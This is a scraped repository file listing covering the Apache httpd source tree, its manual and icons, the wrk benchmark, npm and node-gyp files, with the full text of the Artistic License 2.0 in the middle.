
NWGNOptfnexport

NWGNOptfnimport

NWGNOpthookexport

NWGNOpthookimport

README

NOTICE

NWGNUMakefile

.indent.pro

ebcdic.c

ebcdic.h

os.c

os.h

config.m4

---

Makefile.in

apache.xdc

modules.c

netware\_config\_layout.h

os.h

pre\_nw.h

util\_nw.c

config.m4

core.mk

core\_header.def

Makefile.in

os.h

util\_os2.c

config.m4

Makefile.in

os.h

unixd.c

unixd.h

ap\_regkey.c

BaseAddr.ref

Makefile.in

modules.c

os.h

util\_win32.c

win32\_config\_layout.h

---

README

README.platforms

ROADMAP

.indent.pro

buildmark.c

config.c

config.m4

connection.c

core.c

core\_filters.c

eoc\_bucket.c

eor\_bucket.c

error\_bucket.c

gen\_test\_char.c

gen\_test\_char.dsp

listen.c

log.c

main.c

Makefile.in

config.m4

config2.m4

config.m4

config3.m4

event.c

fdqueue.c

---

fdqueue.h

Makefile.in

mpm\_default.h

pod.c

pod.h

Makefile.in

MPM.NAMING

config.m4

config5.m4

Makefile.in

mpmt\_os2.c

mpmt\_os2\_child.c

mpm\_default.h

mpm\_default.h

mpm\_netware.c

config.m4

config3.m4

Makefile.in

mpm\_default.h

prefork.c

child.c

config.m4

config3.m4

Makefile.in

mpm\_default.h

---

mpm\_winnt.c  
mpm\_winnt.h  
nt\_eventlog.c  
service.c  
config.m4  
config3.m4  
fdqueue.c  
fdqueue.h  
Makefile.in  
mpm\_default.h  
pod.c  
pod.h  
worker.c  
mpm\_common.c  
mpm\_unix.c  
NWGNUmakefile  
protocol.c  
provider.c  
request.c  
scoreboard.c  
util.c  
util\_cfgtree.c  
util\_charset.c  
util\_cookies.c  
util\_debug.c

---



util\_ebcdic.c  
util\_expr\_eval.c  
util\_expr\_parse.c  
util\_expr\_parse.h  
util\_expr\_parse.y  
util\_expr\_private.h  
util\_expr\_scan.c  
util\_expr\_scan.l  
util\_filter.c  
util\_md5.c  
util\_mutex.c  
util\_pcre.c  
util\_regex.c  
util\_script.c  
util\_time.c  
util\_xml.c  
vhost.c  
Makefile.in  
.indent.pro  
ab.c  
ab.dsp  
abs.dsp  
apachectl.in  
apxs.in  
checkgid.c

---

check\_forensic

config.m4

dbmmanage.in

envvars-std.in

fcgstarter.c

fcgstarter.dsp

htcacheclean.c

htcacheclean.dsp

htdbm.c

htdbm.dsp

htdigest.c

htdigest.dsp

htpasswd.c

htpasswd.dsp

httxt2dbm.c

httxt2dbm.dsp

list\_hooks.pl

logresolve.c

logresolve.dsp

logresolve.pl.in

log\_server\_status.in

Makefile.in

NWGNUab

NWGNUhtcacheclean

NWGNUhtdbm

---

NWGNUhtdigest  
NWGNUhtpasswd  
NWGNUhttxt2dbm  
NWGNUlogres  
NWGNUmakefile  
NWGNUrotlogs  
passwd\_common.c  
passwd\_common.h  
phf\_abuse\_log.cgi.in  
README  
rotatelogs.c  
rotatelogs.dsp  
convert-sha1.pl  
htpasswd-sha1.pl  
ldif-sha1.example  
README.sha1  
split-logfile.in  
suexec.c  
suexec.h  
ApacheMonitor.c  
ApacheMonitor.dsp  
ApacheMonitor.h  
ApacheMonitor.ico  
ApacheMonitor.manifest  
ApacheMonitor.rc

---

aprun.ico  
apstop.ico  
wintty.c  
wintty.dsp  
.indent.pro  
check\_chunked  
cls.c  
Makefile.in  
README  
test-writev.c  
test\_find.c  
test\_limits.c  
test\_parser.c  
test\_select.c  
time-sem.c  
VERSIONING  
httpd.conf  
init  
replace-lynx-to-curl-in-apachectl-script.patch  
server-makefile.patch  
.gitignore  
LICENSE  
Makefile  
NOTICE  
README

---

ae.c

ae.h

ae\_epoll.c

ae\_evport.c

ae\_kqueue.c

ae\_select.c

aprintf.c

aprintf.h

config.h

http\_parser.c

http\_parser.h

stats.c

stats.h

tinymt64.c

tinymt64.h

units.c

units.h

wrk.c

wrk.h

zmalloc.c

zmalloc.h

aixproto.ksh

buildaix.ksh

mkinstallp.ksh

binbuild.sh

---

buildinfo.sh

fastgen.sh

get-version.sh

install.sh

instdso.sh

ltmain.sh

mkdir.sh

buildpkg.sh

index.html

bottom.html

spacer.html

top.html

a.gif

a.png

alert.black.gif

alert.black.png

alert.red.gif

alert.red.png

apache\_pb.gif

apache\_pb.png

apache\_pb.svg

apache\_pb2.gif

apache\_pb2.png

back.gif

back.png

---

ball.gray.gif

ball.gray.png

ball.red.gif

ball.red.png

binary.gif

binary.png

binhex.gif

binhex.png

blank.gif

blank.png

bomb.gif

bomb.png

box1.gif

box1.png

box2.gif

box2.png

broken.gif

broken.png

burst.gif

burst.png

c.gif

c.png

comp.blue.gif

comp.blue.png

comp.gray.gif

---

comp.gray.png  
compressed.gif  
compressed.png  
continued.gif  
continued.png  
dir.gif  
dir.png  
diskimg.gif  
diskimg.png  
down.gif  
down.png  
dvi.gif  
dvi.png  
f.gif  
f.png  
folder.gif  
folder.open.gif  
folder.open.png  
folder.png  
folder.sec.gif  
folder.sec.png  
forward.gif  
forward.png  
generic.gif  
generic.png

---



generic.red.gif

generic.red.png

generic.sec.gif

generic.sec.png

hand.right.gif

hand.right.png

hand.up.gif

hand.up.png

icon.sheet.gif

icon.sheet.png

image1.gif

image1.png

image2.gif

image2.png

image3.gif

image3.png

index.gif

index.png

layout.gif

layout.png

left.gif

left.png

link.gif

link.png

movie.gif

---

movie.png  
odf6odb.png  
odf6odc.png  
odf6odf.png  
odf6odg.png  
odf6odi.png  
odf6odm.png  
odf6odp.png  
odf6ods.png  
odf6odt.png  
odf6otc.png  
odf6otf.png  
odf6otg.png  
odf6oth.png  
odf6oti.png  
odf6otp.png  
odf6ots.png  
odf6ott.png  
p.gif  
p.png  
patch.gif  
patch.png  
pdf.gif  
pdf.png  
pie0.gif

---

pie0.png

pie1.gif

pie1.png

pie2.gif

pie2.png

pie3.gif

pie3.png

pie4.gif

pie4.png

pie5.gif

pie5.png

pie6.gif

pie6.png

pie7.gif

pie7.png

pie8.gif

pie8.png

portal.gif

portal.png

ps.gif

ps.png

quill.gif

quill.png

README.html

right.gif

---

right.png

screw1.gif

screw1.png

screw2.gif

screw2.png

script.gif

script.png

back.gif

back.png

binary.gif

binary.png

binhex.gif

binhex.png

blank.gif

blank.png

broken.gif

broken.png

burst.gif

burst.png

comp1.gif

comp1.png

comp2.gif

comp2.png

compressed.gif

compressed.png

---

continued.gif  
continued.png  
doc.gif  
doc.png  
folder.gif  
folder.png  
folder2.gif  
folder2.png  
forward.gif  
forward.png  
generic.gif  
generic.png  
generic2.gif  
generic2.png  
generic3.gif  
generic3.png  
image.gif  
image.png  
image2.gif  
image2.png  
index.gif  
index.png  
key.gif  
key.png  
movie.gif

---

movie.png  
patch.gif  
patch.png  
ps.gif  
ps.png  
rainbow.gif  
rainbow.png  
sound.gif  
sound.png  
sound2.gif  
sound2.png  
tar.gif  
tar.png  
text.gif  
text.png  
transfer.gif  
transfer.png  
unknown.gif  
unknown.png  
uu.gif  
uu.png  
sound1.gif  
sound1.png  
sound2.gif  
sound2.png

---

sphere1.gif

sphere1.png

sphere2.gif

sphere2.png

svg.png

tar.gif

tar.png

tex.gif

tex.png

text.gif

text.png

transfer.gif

transfer.png

unknown.gif

unknown.png

up.gif

up.png

uu.gif

uu.png

uuencoded.gif

uuencoded.png

world1.gif

world1.png

world2.gif

world2.png

---

[xml.png](#)

[bind.html](#)

[caching.html](#)

[configuring.html](#)

[content-negotiation.html](#)

[custom-error.html](#)

[API.html](#)

[debugging.html](#)

[documenting.html](#)

[filters.html](#)

[hooks.html](#)

[index.html](#)

[modguide.html](#)

[modules.html](#)

[new\\_api\\_2\\_4.html](#)

[output-filters.html](#)

[request.html](#)

[thread\\_safety.html](#)

[dns-caveats.html](#)

[dso.html](#)

[env.html](#)

[expr.html](#)

[index.html](#)

[filter.html](#)

[glossary.html](#)

---



handler.html

access.html

auth.html

cgi.html

htaccess.html

index.html

public\_html.html

ssi.html

apache\_header.gif

build\_a\_mod\_2.png

build\_a\_mod\_3.png

build\_a\_mod\_4.png

caching\_fig1.gif

caching\_fig1.png

caching\_fig1.tr.png

custom\_errordocs.png

down.gif

feather.gif

feather.png

filter\_arch.png

filter\_arch.tr.png

home.gif

index.gif

left.gif

mod\_filter\_new.gif

---

mod\_filter\_new.png

mod\_filter\_new.tr.png

mod\_filter\_old.gif

mod\_rewrite\_fig1.gif

mod\_rewrite\_fig1.png

mod\_rewrite\_fig2.gif

mod\_rewrite\_fig2.png

pixel.gif

rewrite\_backreferences.png

rewrite\_process\_uri.png

rewrite\_rule\_flow.png

right.gif

ssl\_intro\_fig1.gif

ssl\_intro\_fig1.png

ssl\_intro\_fig2.gif

ssl\_intro\_fig2.png

ssl\_intro\_fig3.gif

ssl\_intro\_fig3.png

sub.gif

syntax\_rewritecond.png

syntax\_rewriterule.png

up.gif

index.html

install.html

invoking.html

---

[license.html](#)

[logs.html](#)

[index.html](#)

[password\\_encryptions.html](#)

[perf-tuning.html](#)

[relevant\\_standards.html](#)

[security\\_tips.html](#)

[core.html](#)

[directive-dict.html](#)

[directives.html](#)

[event.html](#)

[index.html](#)

[module-dict.html](#)

[mod\\_access\\_compat.html](#)

[mod\\_actions.html](#)

[mod\\_alias.html](#)

[mod\\_allowmethods.html](#)

[mod\\_asis.html](#)

[mod\\_authnz\\_ldap.html](#)

[mod\\_authn\\_anon.html](#)

[mod\\_authn\\_core.html](#)

[mod\\_authn\\_dbd.html](#)

[mod\\_authn\\_dbm.html](#)

[mod\\_authn\\_file.html](#)

[mod\\_authn\\_socache.html](#)

---

mod\_authz\_core.html  
mod\_authz\_dbd.html  
mod\_authz\_dbm.html  
mod\_authz\_groupfile.html  
mod\_authz\_host.html  
mod\_authz\_owner.html  
mod\_authz\_user.html  
mod\_auth\_basic.html  
mod\_auth\_digest.html  
mod\_auth\_form.html  
mod\_autoindex.html  
mod\_buffer.html  
mod\_cache.html  
mod\_cache\_disk.html  
mod\_cache\_socache.html  
mod\_cern\_meta.html  
mod\_cgi.html  
mod\_cgid.html  
mod\_charset\_lite.html  
mod\_data.html  
mod\_dav.html  
mod\_dav\_fs.html  
mod\_dav\_lock.html  
mod\_dbd.html  
mod\_deflate.html

---

mod\_dialup.html  
mod\_dir.html  
mod\_dumpio.html  
mod\_echo.html  
mod\_env.html  
mod\_example.html  
mod\_expires.html  
mod\_ext\_filter.html  
mod\_file\_cache.html  
mod\_filter.html  
mod\_headers.html  
mod\_heartbeat.html  
mod\_heartmonitor.html  
mod\_ident.html  
mod\_imagemap.html  
mod\_include.html  
mod\_info.html  
mod\_isapi.html  
mod\_lbmethod\_bybusyness.html  
mod\_lbmethod\_byrequests.html  
mod\_lbmethod\_bytraffic.html  
mod\_lbmethod\_heartbeat.html  
mod\_ldap.html  
mod\_logio.html  
mod\_log\_config.html

---

mod\_log\_debug.html  
mod\_log\_forensic.html  
mod\_lua.html  
mod\_macro.html  
mod\_mime.html  
mod\_mime\_magic.html  
mod\_negotiation.html  
mod\_nw\_ssl.html  
mod\_privileges.html  
mod\_proxy.html  
mod\_proxy\_ajp.html  
mod\_proxy\_balancer.html  
mod\_proxy\_connect.html  
mod\_proxy\_express.html  
mod\_proxy\_fcgi.html  
mod\_proxy\_fdpass.html  
mod\_proxy\_ftp.html  
mod\_proxy\_html.html  
mod\_proxy\_http.html  
mod\_proxy\_scgi.html  
mod\_proxy\_wstunnel.html  
mod\_ratelimit.html  
mod\_reflector.html  
mod\_remoteip.html  
mod\_reqtimeout.html

---

mod\_request.html  
mod\_rewrite.html  
mod\_sed.html  
mod\_session.html  
mod\_session\_cookie.html  
mod\_session\_crypto.html  
mod\_session\_dbd.html  
mod\_setenvif.html  
mod\_slotmem\_plain.html  
mod\_slotmem\_shm.html  
mod\_so.html  
mod\_socache\_dbm.html  
mod\_socache\_dc.html  
mod\_socache\_memcache.html  
mod\_socache\_shmcb.html  
mod\_speling.html  
mod\_ssl.html  
mod\_status.html  
mod\_substitute.html  
mod\_suexec.html  
mod\_unique\_id.html  
mod\_unixd.html  
mod\_userdir.html  
mod\_usertrack.html  
mod\_version.html

---

[mod\\_vhost\\_alias.html](#)

[mod\\_watchdog.html](#)

[mod\\_xml2enc.html](#)

[mpmt\\_os2.html](#)

[mpm\\_common.html](#)

[mpm\\_netware.html](#)

[mpm\\_winnt.html](#)

[prefork.html](#)

[quickreference.html](#)

[worker.html](#)

[mpm.html](#)

[new\\_features\\_2\\_0.html](#)

[new\\_features\\_2\\_2.html](#)

[new\\_features\\_2\\_4.html](#)

[ebcdic.html](#)

[index.html](#)

[netware.html](#)

[perf-hp.html](#)

[rpm.html](#)

[windows.html](#)

[win\\_compiling.html](#)

[ab.html](#)

[apachectl.html](#)

[apxs.html](#)

[configure.html](#)

---



[dbmmanage.html](#)

[fcgistarter.html](#)

[htcacheclean.html](#)

[htdbm.html](#)

[htdigest.html](#)

[htpasswd.html](#)

[httpd.html](#)

[httxt2dbm.html](#)

[index.html](#)

[logresolve.html](#)

[log\\_server\\_status.html](#)

[other.html](#)

[rotatelogs.html](#)

[split-logfile.html](#)

[suexec.html](#)

[access.html](#)

[advanced.html](#)

[avoid.html](#)

[flags.html](#)

[htaccess.html](#)

[index.html](#)

[intro.html](#)

[proxy.html](#)

[remapping.html](#)

[rewritemap.html](#)

---

[tech.html](#)

[vhosts.html](#)

[sections.html](#)

[server-wide.html](#)

[sitemap.html](#)

[socache.html](#)

[index.html](#)

[ssl\\_compat.html](#)

[ssl\\_faq.html](#)

[ssl\\_howto.html](#)

[ssl\\_intro.html](#)

[stopping.html](#)

[build.properties](#)

[manual-chm.css](#)

[manual-loose-100pc.css](#)

[manual-print.css](#)

[manual-zip-100pc.css](#)

[manual-zip.css](#)

[manual.css](#)

[prettify.css](#)

[suexec.html](#)

[upgrading.html](#)

[urlmapping.html](#)

[details.html](#)

[examples.html](#)

---

fd-limits.html

index.html

ip-based.html

mass.html

name-based.html

basic-configuration.txt

building-from-subversion.txt

running-developer-tests.txt

writing-handlers.txt

find\_me.txt

README.dsov.ps

apache\_header.bmp

srun.bmp

sstop.bmp

make\_sni.sh

tcpdumpscii.txt

---

Artistic License 2.0

Copyright (c) 2000-2006, The Perl Foundation.

Everyone is permitted to copy and distribute verbatim copies of this license document, but changing it is not allowed.

Preamble

This license establishes the terms under which a given free software Package may be copied, modified, distributed, and/or redistributed. The intent is that the Copyright Holder maintains some artistic control over the development of that Package while still keeping the Package available as open source and free software.

You are always permitted to make arrangements wholly outside of this license directly with the Copyright Holder of a given Package. If the terms of this license do not permit the full use that you propose to make of the Package, you should contact the Copyright Holder and seek a different licensing arrangement.

## Definitions

"Copyright Holder" means the individual(s) or organization(s) named in the copyright notice for the entire Package.

"Contributor" means any party that has contributed code or other material to the Package, in accordance with the Copyright Holder's procedures.

"You" and "your" means any person who would like to copy, distribute, or modify the Package.

"Package" means the collection of files distributed by the Copyright Holder, and derivatives of that collection and/or of those files. A given Package may consist of either the Standard Version, or a Modified Version.

"Distribute" means providing a copy of the Package or making it accessible to anyone else, or in the case of a company or organization, to others outside of your company or organization.

"Distributor Fee" means any fee that you charge for Distributing this Package or providing support for this Package to another party. It does not mean licensing fees.

"Standard Version" refers to the Package if it has not been modified, or has been modified only in ways explicitly requested by the Copyright Holder.

"Modified Version" means the Package, if it has been changed, and such changes were not explicitly requested by the Copyright Holder.

"Original License" means this Artistic License as Distributed with the Standard Version of the Package, in its current version or as it may be modified by The Perl Foundation in the future.

"Source" form means the source code, documentation source, and configuration files for the Package.

"Compiled" form means the compiled bytecode, object code, binary, or any other form resulting from mechanical transformation or translation of the Source form.

## Permission for Use and Modification Without Distribution

(1) You are permitted to use the Standard Version and create and use Modified Versions for any purpose without restriction, provided that you do not Distribute the Modified Version.

## Permissions for Redistribution of the Standard Version

(2) You may Distribute verbatim copies of the Source form of the Standard Version of this Package in any medium without restriction, either gratis or for a Distributor Fee, provided that you duplicate all of the original copyright notices and associated disclaimers. At your discretion, such verbatim copies may or may not include a Compiled form of the Package.

(3) You may apply any bug fixes, portability changes, and other modifications made available from the Copyright Holder. The resulting Package will still be considered the Standard Version, and as such will be subject to the Original License.

#### Distribution of Modified Versions of the Package as Source

(4) You may Distribute your Modified Version as Source (either gratis or for a Distributor Fee, and with or without a Compiled form of the Modified Version) provided that you clearly document how it differs from the Standard Version, including, but not limited to, documenting any non-standard features, executables, or modules, and provided that you do at least ONE of the following:

(a) make the Modified Version available to the Copyright Holder of the Standard Version, under the Original License, so that the Copyright Holder may include your modifications in the Standard Version.

(b) ensure that installation of your Modified Version does not prevent the user installing or running the Standard Version. In addition, the Modified Version must bear a name that is different from the name of the Standard Version.

(c) allow anyone who receives a copy of the Modified Version to make the Source form of the Modified Version available to others under

(i) the Original License or

(ii) a license that permits the licensee to freely copy, modify and redistribute the Modified Version using the same licensing terms that apply to the copy that the licensee received, and requires that the Source form of the Modified Version, and of any works derived from it, be made freely available in that license fees are prohibited but Distributor Fees are allowed.

#### Distribution of Compiled Forms of the Standard Version or Modified Versions without the Source

(5) You may Distribute Compiled forms of the Standard Version without the Source, provided that you include complete instructions on how to get the Source of the Standard Version. Such instructions must be valid at the time of your distribution. If these instructions, at any time while you are carrying out such distribution, become invalid, you must provide new instructions on demand or cease further distribution. If you provide valid instructions or cease distribution within thirty days after you become aware that the instructions are invalid, then you do not forfeit any of your rights under this license.

(6) You may Distribute a Modified Version in Compiled form without the Source, provided that you comply with Section 4 with respect to the Source of the Modified Version.

#### Aggregating or Linking the Package

(7) You may aggregate the Package (either the Standard Version or Modified Version) with other packages and Distribute the resulting aggregation provided that you do not charge a licensing fee for the Package. Distributor Fees are permitted, and licensing fees for other components in the aggregation are permitted. The terms of this license apply to the use and Distribution of the Standard or Modified Versions as included in the aggregation.

(8) You are permitted to link Modified and Standard Versions with other works, to embed the Package in a larger work of your own, or to build stand-alone binary or bytecode versions of applications that include the Package, and Distribute the result without restriction, provided the result does not expose a direct interface to the Package.

#### Items That are Not Considered Part of a Modified Version

(9) Works (including, but not limited to, modules and scripts) that merely extend or make use of the Package, do not, by themselves, cause the Package to be a Modified Version. In addition, such works are not considered parts of the Package itself, and are not subject to the terms of this license.

#### General Provisions

(10) Any use, modification, and distribution of the Standard or Modified Versions is governed by this Artistic License. By using, modifying or distributing the Package, you accept this license. Do not use, modify, or distribute the Package, if you do not accept this license.

(11) If your Modified Version has been derived from a Modified Version made by someone other than you, you are nevertheless required to ensure that your Modified Version complies with the requirements of this license.

(12) This license does not grant you the right to use any trademark, service mark, tradename, or logo of the Copyright Holder.

(13) This license includes the non-exclusive, worldwide, free-of-charge patent license to make, have made, use, offer to sell, sell, import and otherwise transfer the Package with respect to any patent claims licensable by the Copyright Holder that are necessarily infringed by the Package. If you institute patent litigation (including a cross-claim or counterclaim) against any party alleging that the Package constitutes direct or contributory patent infringement, then this Artistic License to you shall terminate on the date that such litigation is filed.

(14) Disclaimer of Warranty: THE PACKAGE IS PROVIDED BY THE COPYRIGHT HOLDER AND CONTRIBUTORS "AS IS" AND WITHOUT ANY EXPRESS OR IMPLIED WARRANTIES. THE IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, OR NON-INFRINGEMENT

ARE DISCLAIMED TO THE EXTENT PERMITTED BY YOUR LOCAL LAW. UNLESS REQUIRED BY LAW, NO COPYRIGHT HOLDER OR CONTRIBUTOR WILL BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, OR CONSEQUENTIAL DAMAGES ARISING IN ANY WAY OUT OF THE USE OF THE PACKAGE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

Wait

MAKEPP

.npmignore

.npmrc

.travis.yml

AUTHORS

node-gyp

node-gyp.cmd

npm

npm-cli.js

npm.cmd

read-package-json.js

CHANGELOG.md

cli.js

configure

CONTRIBUTING.md

npm-bin.md

npm-bugs.md

npm-cache.md

npm-commands.md

npm-config.md

npm-deprecate.md

npm-docs.md

---

npm-edit.md  
npm-explore.md  
npm-help-search.md  
npm-init.md  
npm-install.md  
npm-link.md  
npm-load.md  
npm-ls.md  
npm-outdated.md  
npm-owner.md  
npm-pack.md  
npm-prefix.md  
npm-prune.md  
npm-publish.md  
npm-rebuild.md  
npm-repo.md  
npm-restart.md  
npm-root.md  
npm-run-script.md  
npm-search.md  
npm-shrinkwrap.md  
npm-start.md  
npm-stop.md  
npm-submodule.md  
npm-tag.md

---



npm-test.md  
npm-uninstall.md  
npm-unpublish.md  
npm-update.md  
npm-version.md  
npm-view.md  
npm-whoami.md  
npm.md  
npm-adduser.md  
npm-bin.md  
npm-bugs.md  
npm-build.md  
npm-bundle.md  
npm-cache.md  
npm-completion.md  
npm-config.md  
npm-dedupe.md  
npm-deprecate.md  
npm-docs.md  
npm-edit.md  
npm-explore.md  
npm-help-search.md  
npm-help.md  
npm-init.md  
npm-install.md

---

[npm-link.md](#)

[npm-ls.md](#)

[npm-outdated.md](#)

[npm-owner.md](#)

[npm-pack.md](#)

[npm-prefix.md](#)

[npm-prune.md](#)

[npm-publish.md](#)

[npm-rebuild.md](#)

[npm-repo.md](#)

[npm-restart.md](#)

[npm-rm.md](#)

[npm-root.md](#)

[npm-run-script.md](#)

[npm-search.md](#)

[npm-shrinkwrap.md](#)

[npm-star.md](#)

[npm-stars.md](#)

[npm-start.md](#)

[npm-stop.md](#)

[npm-submodule.md](#)

[npm-tag.md](#)

[npm-test.md](#)

[npm-uninstall.md](#)

[npm-unpublish.md](#)

---

npm-update.md  
npm-version.md  
npm-view.md  
npm-whoami.md  
npm.md  
npm-folders.md  
npmrc.md  
package.json.md  
npm-coding-style.md  
npm-config.md  
npm-developers.md  
npm-disputes.md  
npm-faq.md  
npm-index.md  
npm-registry.md  
npm-scripts.md  
removing-npm.md  
semver.md  
favicon.ico  
toc.js  
adduser.js  
bin.js  
bugs.js  
build.js  
add-local-tarball.js

---

[add-local.js](#)

[add-named.js](#)

[add-remote-git.js](#)

[add-remote-tarball.js](#)

[get-stat.js](#)

[maybe-github.js](#)

[cache.js](#)

[completion.js](#)

[config.js](#)

[dedupe.js](#)

[deprecate.js](#)

[docs.js](#)

[edit.js](#)

[explore.js](#)

[faq.js](#)

[get.js](#)

[help-search.js](#)

[help.js](#)

[init.js](#)

[install.js](#)

[link.js](#)

[ls.js](#)

[npm.js](#)

[outdated.js](#)

[owner.js](#)

---

pack.js  
prefix.js  
prune.js  
publish.js  
rebuild.js  
repo.js  
restart.js  
root.js  
run-script.js  
search.js  
set.js  
shrinkwrap.js  
star.js  
stars.js  
start.js  
stop.js  
submodule.js  
substack.js  
tag.js  
test.js  
unbuild.js  
uninstall.js  
unpublish.js  
update.js  
file-completion.js

---

installed-deep.js

installed-shallow.js

depr-check.js

error-handler.js

fetch.js

gently-rm.js

git.js

is-git-url.js

lifecycle.js

link.js

locker.js

tar.js

version.js

view.js

visnup.js

whoami.js

xmas.js

LICENSE

Makefile

npm-adduser.1

npm-bin.1

npm-bugs.1

npm-build.1

npm-bundle.1

npm-cache.1

---

npm-completion.1

npm-config.1

npm-dedupe.1

npm-deprecate.1

npm-docs.1

npm-edit.1

npm-explore.1

npm-help-search.1

npm-help.1

npm-init.1

npm-install.1

npm-link.1

npm-ls.1

npm-outdated.1

npm-owner.1

npm-pack.1

npm-prefix.1

npm-prune.1

npm-publish.1

npm-README.1

npm-rebuild.1

npm-repo.1

npm-restart.1

npm-rm.1

npm-root.1

---

npm-run-script.1  
npm-search.1  
npm-shrinkwrap.1  
npm-star.1  
npm-stars.1  
npm-start.1  
npm-stop.1  
npm-submodule.1  
npm-tag.1  
npm-test.1  
npm-uninstall.1  
npm-unpublish.1  
npm-update.1  
npm-version.1  
npm-view.1  
npm-whoami.1  
npm.1  
npm-bin.3  
npm-bugs.3  
npm-cache.3  
npm-commands.3  
npm-config.3  
npm-deprecate.3  
npm-docs.3  
npm-edit.3

---



npm-explore.3  
npm-help-search.3  
npm-init.3  
npm-install.3  
npm-link.3  
npm-load.3  
npm-ls.3  
npm-outdated.3  
npm-owner.3  
npm-pack.3  
npm-prefix.3  
npm-prune.3  
npm-publish.3  
npm-rebuild.3  
npm-repo.3  
npm-restart.3  
npm-root.3  
npm-run-script.3  
npm-search.3  
npm-shrinkwrap.3  
npm-start.3  
npm-stop.3  
npm-submodule.3  
npm-tag.3  
npm-test.3

---

npm-uninstall.3  
npm-unpublish.3  
npm-update.3  
npm-version.3  
npm-view.3  
npm-whoami.3  
npm.3  
npm-folders.5  
npm-global.5  
npm-json.5  
npmrc.5  
package.json.5  
npm-coding-style.7  
npm-config.7  
npm-developers.7  
npm-disputes.7  
npm-faq.7  
npm-index.7  
npm-registry.7  
npm-scope.7  
npm-scripts.7  
removing-npm.7  
semver.7  
abbrev.js  
CONTRIBUTING.md

---

LICENSE

package.json

README.md

test.js

.jshintrc

.npmignore

index.js

index.js

cursorPosition.js

index.js

History.md

ansi.js

newlines.js

package.json

README.md

ansicolors.js

LICENSE

package.json

README.md

ansicolors.js

ansistyles.js

LICENSE

package.json

README.md

ansistyles.js

---

index.js

package.json

README.markdown

block-stream-pause.js

block-stream.js

dropper-pause.js

dropper.js

block-stream.js

LICENCE

package.json

README.md

basic.js

nopad-thorough.js

nopad.js

pause-resume.js

thorough.js

two-stream.js

LICENSE

package.json

README.md

spin.js

basic.js

index.js

package.json

README.md

---

test-exec.js

test-fork.js

test-spawn-and-execfile.js

test.js

worker-fork.js

worker-spawn.js

chmodr.js

LICENSE

package.json

README.md

basic.js

sync.js

chownr.js

LICENCE

package.json

README.md

.npmignore

.travis.yml

index.js

LICENSE

package.json

README.md

00-setup.js

basic.js

zz-cleanup.js

---

index.js

LICENSE

cli.js

index.js

index.js

package.json

readme.md

package.json

readme.md

.npmignore

combining.js

index.md

index.js

LICENSE

.npmignore

index.js

.npmignore

.travis.yml

clone.js

LICENSE

package.json

README.md

test.js

package.json

README.md

---

test.js

package.json

Readme.md

index.js

package.json

Readme.md

utils.js

width.js

beep.json

edit.js

index.js

LICENSE

package.json

README.markdown

.npmignore

.travis.yml

filter-pipe.js

pipe.js

reader.js

symlink-write.js

fstream.js

abstract.js

collect.js

dir-reader.js

dir-writer.js

---

file-reader.js

file-writer.js

get-type.js

link-reader.js

link-writer.js

proxy-reader.js

proxy-writer.js

reader.js

socket-reader.js

writer.js

LICENSE

package.json

README.md

.npmignore

bundle.js

dir-tar.js

dir.js

example.js

ig-tar.js

tar.js

fstream-npm.js

LICENSE

.npmignore

basic.js

ignore.js

---



LICENSE

package.json

README.md

.ignore

.npmignore

00-setup.js

basic.js

common.js

ignore-most.js

nested-ignores.js

read-file-order.js

unignore-child.js

zz-cleanup.js

package.json

README.md

.npmignore

index.js

LICENSE

Makefile

package.json

Readme.md

test.js

.npmignore

.travis.yml

index.js

---

LICENSE

package.json

README.md

index.js

.npmignore

.travis.yml

g.js

usr-local.js

glob.js

LICENSE

package.json

README.md

00-setup.js

bash-comparison.js

bash-results.json

cwd-test.js

empty-set.js

error-callback.js

globstar-match.js

mark.js

new-glob-optional-options.js

nocase-nomagic.js

pause-resume.js

readme-issue.js

root-nomount.js

---

root.js

stat.js

zz-cleanup.js

.npmignore

fs.js

graceful-fs.js

LICENSE

package.json

polyfills.js

README.md

open.js

readdir-sort.js

inflight.js

LICENSE

package.json

README.md

test.js

inherits.js

inherits\_browser.js

LICENSE

package.json

README.md

test.js

.npmignore

ini.js

---

LICENSE

package.json

README.md

bar.js

foo.ini

foo.js

default-input.js

example-basic.js

example-default.js

example-npm.js

basic-init.js

init-package-json.js

LICENSE

.npmignore

index.js

init-input.js

init.js

package.json

README.md

substack-input.js

LICENSE

package.json

promzard.js

README.md

basic.js

---

exports.input

exports.js

fn.input

fn.js

simple.input

simple.js

package.json

README.md

basic.input

basic.js

LICENSE

lockfile.js

package.json

README.md

basic.js

bad-child.js

child.js

retry-time.js

stale-contention.js

.npmignore

CONTRIBUTORS

lru-cache.js

LICENSE

package.json

README.md

---

basic.js

foreach.js

memory-leak.js

.npmignore

.travis.yml

LICENSE

minimatch.js

bench.js

LICENSE

package.json

README.md

sigmund.js

basic.js

package.json

README.md

basic.js

brace-expand.js

cached.js

defaults.js

extglob-ending-with-state-char.js

.npmignore

.travis.yml

cmd.js

pow.js

index.js

---

LICENSE

.travis.yml

parse.js

index.js

LICENSE

package.json

readme.markdown

dash.js

default\_bool.js

dotted.js

long.js

parse.js

parse\_modified.js

short.js

whitespace.js

package.json

README.markdown

chmod.js

clobber.js

mkdirp.js

opts\_fs.js

opts\_fs\_sync.js

perm.js

perm\_sync.js

race.js

---

rel.js

return.js

return\_sync.js

root.js

sync.js

umask.js

umask\_sync.js

.jshintrc

.npmignore

addon.gypi

node-gyp.js

.npmignore

AUTHORS

buildbot\_run.py

codereview.settings

large-pdb-shim.cc

DEPS

gyp

gyptest.py

gyp\_dummy.c

gyp\_main.py

LICENSE

OWNERS

PRESUBMIT.py

common.py

---



common\_test.py  
easy\_xml.py  
easy\_xml\_test.py  
flock\_tool.py  
android.py  
cmake.py  
dump\_dependency\_json.py  
eclipse.py  
gypd.py  
gypsh.py  
make.py  
msvs.py  
msvs\_test.py  
ninja.py  
ninja\_test.py  
xcode.py  
xcode\_test.py  
\_\_init\_\_.py  
input.py  
input\_test.py  
mac\_tool.py  
MSVSNew.py  
MSVSProject.py  
MSVSSettings.py  
MSVSSettings\_test.py

---

MSVSToolFile.py  
MSVSUserFile.py  
MSVSUtil.py  
MSVSVersion.py  
msvs\_emulation.py  
ninja\_syntax.py  
ordered\_dict.py  
win\_tool.py  
xcodeproj\_file.py  
xcode\_emulation.py  
xml\_fix.py  
\_\_init\_\_.py  
pylintrc  
samples  
setup.py  
gyp-tests.el  
gyp.el  
README  
media.gyp  
media.gyp.fontified  
graphviz.py  
pretty\_gyp.py  
pretty\_sln.py  
